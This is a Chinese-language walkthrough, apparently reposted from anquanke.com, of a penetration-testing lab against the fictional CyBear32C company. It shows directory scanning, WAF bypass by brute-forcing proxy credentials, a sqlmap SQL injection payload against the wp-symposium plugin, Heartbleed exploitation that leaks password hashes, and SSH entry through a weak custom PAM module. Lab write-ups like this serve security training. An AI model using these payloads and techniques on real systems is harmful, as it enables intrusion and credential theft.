安全客 (www.anquanke.com)

Location: http://cybear32c.lab 显然这是一个该公司网站上的虚拟主机。

```
127.0.0.1       localhost
127.0.1.1       kali2.localdomain       kali2
192.168.101.8   cybear32c.lab
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

安全客 (www.anquanke.com)

在/etc/hosts 中手动添加本地 DNS 解析后重试：

可以正常访问网站。首先使用 whatweb 和 dirb 工具来帮助获取网站信息和发现子目录（也可以使用其他扫描程序，例如 nikto)：

```
root@kali2:~# dirb http://cybear32c.lab/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun  7 16:16:05 2016
URL_BASE: http://cybear32c.lab/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cybear32c.lab/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Jun  7 16:16:16 2016
DOWNLOADED: 101 - FOUND: 0
root@kali2:~#
```

安全客 (www.anquanke.com)

我们看到所有请求的响应代码都是 403，所以初步判断该站点受到 WAF 保护。尝试替换 UA 为默认用户的请求来源-浏览器，发现了一些有用的页面：

```
root@kali2:~# dirb http://cybear32c.lab -a 'Mozilla/5.0 (X11; Linux x86_64; rv:3
8.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0'

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun  7 16:20:01 2016
URL_BASE: http://cybear32c.lab/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
USER_AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
 Iceweasel/38.8.0

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cybear32c.lab/ ----
+ http://cybear32c.lab/0 (CODE:301|SIZE:0)
+ http://cybear32c.lab/admin (CODE:302|SIZE:0)
+ http://cybear32c.lab/atom (CODE:301|SIZE:0)
+ http://cybear32c.lab/comment-page-1 (CODE:301|SIZE:0)
```

安全客 (www.anquanke.com)


网站使用的是 WordPress。访问/admin 页面，WAF 会将我们带到一个已关闭的 wp-login.php：

对于 Wordpress 站点，wpscan 是一个很棒的工具。它允许你检查 WP 站点是否有存在漏洞的插件。我们尝试扫描网站（记得指定浏览器 UA），很快检测到了几个问题，其中包括易受 SQL 注入的插件 wp-symposium v15.1。


接着，尝试在参考链接的帮助下利用这些漏洞。但不幸的是 SQL 查询 payload 并不能通过 WAF。我们需要绕开它……

4.4.1 WAF 绕过

通常，许多 Web 应用程序防火墙可以使用技巧来绕过：添加注释或更改查询中的大小写（例如 vErSiOn 替换 Version）。绕过 WAF 是一门高深的学问，可以整出许多书籍和文章，在这不多扯了。我们换个思路：



设置浏览器 HTTP 代理，发现代理需要认证（火狐浏览器无法直接支持）：



从网站 “Contact us’’ 栏目可以获取两个用户名（b.muncy 和 r.diaz），所以尝试爆破密码：

```
root@kali2:~/lab9/mainsite# cat users.txt
b.muncy
r.diaz
root@kali2:~/lab9/mainsite# nmap -v -n 192.168.101.8 -p3128 --script http-proxy-brute --script-args="userdb=users.txt"

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-07 22:31 EEST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating Ping Scan at 22:31
Scanning 192.168.101.8 [4 ports]
Completed Ping Scan at 22:31, 0.23s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:31
Scanning 192.168.101.8 [1 port]
Discovered open port 3128/tcp on 192.168.101.8
Completed SYN Stealth Scan at 22:31, 0.21s elapsed (1 total ports)
NSE: Script scanning 192.168.101.8.
Initiating NSE at 22:31
NSE Timing: About 18.18% done; ETC: 22:43 (0:09:41 remaining)
Completed NSE at 22:34, 129.92s elapsed
Nmap scan report for 192.168.101.8
Host is up (0.049s latency).
PORT     STATE SERVICE
3128/tcp open  squid-http
| http-proxy-brute:
|   Accounts:
|     b.muncy:[redacted] - Valid credentials
|_  Statistics: Performed 5516 guesses in 130 seconds, average tps: 42

NSE: Script Post-scanning.
Initiating NSE at 22:34
Completed NSE at 22:34, 0.00s elapsed
```

安全客 (www.anquanke.com)


祝你好运！现在我们将再次尝试通过代理进入网站并登录。情况已经有所改变了（该网站也可以通过内部 IP 172.16.0.5 访问，但其他内部服务仍然不可用）：

网站不再提示非法行为，我们成功绕过 WAF。

4.4.2 利用 Wordpress 插件中的漏洞

现在，你可以更方便地浏览网站和查找潜在漏洞。你可以直接去做，但使用 Burp Repeater 会更方便。

首先，需要通过代理链配置代理连接：




在 “User Options’’ 选项中添加 Upstream Proxy Servers，输入主机信息，将浏览器设置为 Burp 代理并尝试使用 wpscan 找到各种漏洞。（其他不直接支持代理认证的程序都可以通过 Burp 代理来实现代理）

尝试了几个选项后，我们找到了一个 SQL 注入漏洞：

GET http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php?size=version(); — HTTP/1.1

获取 MySQL 版本号：5.5.49-0 + deb8u1



事情变得容易起来——sqlmap 可以直接利用这个漏洞：

因为注入点在列名中（而不是像往常一样在值中），所以在 payload（’ — ‘）之后指定后缀很重要的，这样 sqlmap 就会专注于这种类型的注入。否则，sqlmap 可能会错误地将注入类型定义为盲注，从而使得获取数据变得困难和冗长。

我们使用–dbs 选项获取可用的数据库：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: size (GET)
    Type: inline query
    Title: MySQL inline queries
    Payload: size=(SELECT CONCAT(0x71767a7671,(SELECT (ELT(7105=7105,1))),0x7176
707171))--
---
[23:20:13] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL 5
[23:20:13] [INFO] fetching database names
[23:20:13] [INFO] the SQL query used returns 2 entries
[23:20:13] [INFO] retrieved: information_schema
[23:20:14] [INFO] retrieved: tl9_mainsite
available databases [2]:
[*] information_schema
[*] tl9_mainsite

[23:20:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
cybear32c.lab'

[*] shutting down at 23:20:14
```

安全客 (www.anquanke.com)

然后是 tables（-D tl9_mainsite –tables)

```
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_token              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

安全客 (www.anquanke.com)

获取 wp_token 表数据：

```
Database: tl9_mainsite
Table: wp_token
[1 entry]
+------+-----------+
| id   | tl9       |
+------+-----------+
| NULL | [redacted] |
+------+-----------+
```

安全客 (www.anquanke.com)

4.5 BYPASS Token

在端口扫描期间，还在 443 端口上找到了 https 服务。粗略分析和使用 dirb 爆目录没有发现有用的东西：

显然 https 服务内容仍在开发中且很长时间没有更新。让我们来看看 2014 年轰动一时的心脏滴血漏洞：

```
root@kali2:~/lab9/bypass# nmap -n -p443 --script ssl-heartbleed 192.168.101.8

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-07 23:37 EEST
Nmap scan report for 192.168.101.8
Host is up (0.051s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
raphic software library. It allows for stealing information intended to be prote
cted by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0
.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for read
ing memory of systems protected by the vulnerable OpenSSL versions and could all
ow for disclosure of otherwise encrypted confidential information as well as the
 encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

安全客 (www.anquanke.com)

漏洞存在！可以使用此处脚本进行利用。在阅读了大量有用的信息和数百次尝试之后（重要的是不要轻易放弃），我们发现了：

```
.@.....HEAD /_old_backup_2010/old_proxy_users HTTP/1.1
```

安全客 (www.anquanke.com)

有人访问下载了旧的备份。我们也可以这样做：

```
root@kali2:~/lab9/bypass# curl https://192.168.101.8/_old_backup_2010/old_proxy_
users --insecure -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/
20100101 Firefox/38.0 Iceweasel/38.8.0'
b.muncy:$apr1$tzmka3rd$sauTCTAS7So4SV6QUbgCl.
w.dennis:$apr1$ocNOu3Q9$GfqxcSdSbGLVm2eXgDDs41
t.smith:$apr1$dtqA1HRu$/Nm6Im8Cq5cTw/oyHlWpN.
r.lampman:$apr1$xfwiOFUs$tR8G5Cpug2S60Gm/h2rOV0
token_bypass_[redacted]
root@kali2:~/lab9/bypass#
```

安全客 (www.anquanke.com)

得到 token 和一些新帐户和密码哈希。我们尝试从哈希中恢复密码（hashcat 中 1600 Apache apr1）

我们从 mainsite 获得了 b.muncy 密码，以及其他帐户的其他密码。

需要强调的是记录所有找到的凭据密码非常重要，因为用户在企业网络不同服务中往往会使用相同的密码。

4.6 攻击 SSH

不幸的是，到目前为止找到的密码都无法登陆邮箱（通常获取邮箱权限会给深入公司网络提供很大的帮助）。但是没关系，我们可以在端口 22 上尝试连接 SSH：


```
root@kali2:~/lab9/ssh# ssh b.muncy@192.168.101.8
##########################################################
Welcome!
System: Debian GNU/Linux 7
Attention! You are entering protected area.
All connections and actions are recorded and reviewed.

Be careful performing operations on this machine
Pam (c) krakenwaffe
##########################################################
The password:
```

安全客 (www.anquanke.com)

一个很不寻常的情况：这里使用了自定义的身份验证模块，系统首先请求 “SSH 密码’’，然后是‘‘二次密码’’。

我们尝试将找到的所有凭据组合也无济于事。

尝试登陆邮件和 SSH 都没有预期的结果，也没有其他可用的服务，我们一定是错过了什么。SSH 很重要，我们需要死磕它，因为我们可以通过它访问公司网络内部从而继续前进。看看 SSH Banner 信息里的作者：Paml’krakenwaffe ，不像常见的，谷歌一下能在 Github 上找到 krakenwaffe 开发者帐户(cybear32c 也是)，很有趣!



在某个 David 的 commit 中可以发现 mypam.c 文件,位于:github.com/krakenwaffe/eyelog/blob/master/mypam.c。很明显这是我们尝试登录并请求 ‘‘密码’’ 的模块。

```
41          // disallow root logins
42          if (strcmp(pUsername, "root") == 0) {
43                  return PAM_AUTH_ERR;
44          }
45
46
47          pmsg[0] = &msg[0] ;
48          msg[0].msg_style = PAM_PROMPT_ECHO_ON ;
49          msg[0].msg = "The password: " ;
50          resp = NULL;
51          if( (retval = converse(pamh, 1 , pmsg, &resp))!=PAM_SUCCESS ) {
52                  return retval ;
53          }
```

进入根目录下，看看下一步是什么……注意到了下面这段代码:


```
68          time_t now = time(NULL);
69          struct tm *now_tm = localtime(&now);
70          int hour = now_tm->tm_hour;
71          int day = now_tm->tm_mday;
72
73          char correctPass[11];
74          sprintf(correctPass, "daypass%d%d", day, hour);
75
76
77          if(strcmp(correctPass, input)==0) {
78                  return PAM_SUCCESS;
79          }
80          else
81                  return PAM_AUTH_ERR;
82
```

我们看到输入的密码会与 daypass%d%d 比较。我们在编写文档的这一部分时尝试替换当前值，即“daypass80”：


```
root@kali2:~/lab9/ssh# ssh b.muncy@192.168.101.8
##########################################################
Welcome!
System: Debian GNU/Linux 7
Attention! You are entering protected area.
All connections and actions are recorded and reviewed.
Be careful performing operations on this machine
Pam (c) krakenwaffe
##########################################################

The password: daypass80
Password:
The password:
```

安全客 (www.anquanke.com)

它仍然不起作用。然后我们记住了我们的开发者的名字，他们通过 Github 与 David Nash 分享了密码。我们试着去 d.nash：



事实证明！我们得到了 SSH 服务器。让我们看看上面有什么：



除了 token 之外，在.ssh 文件夹中我们还可以找到用于连接到其他服务器的私钥（你可以在 known_hosts 文件中找到，肯定会在以后派上用场）

现在我们获得了下一次攻击的跳板，CyBear32C 的整个企业网络在我们面前展开。

4.7 下一步

使用 SSH 后，你可以访问网络上的所有其他计算机。首先，可以用 nmap 扫描从在 SSH 服务器上得到的三个子网，检查可用的服务。

你可以转发端口并尝试攻击，几乎所有内部资源（Windows 机器和开发服务器除外）都可用于攻击。

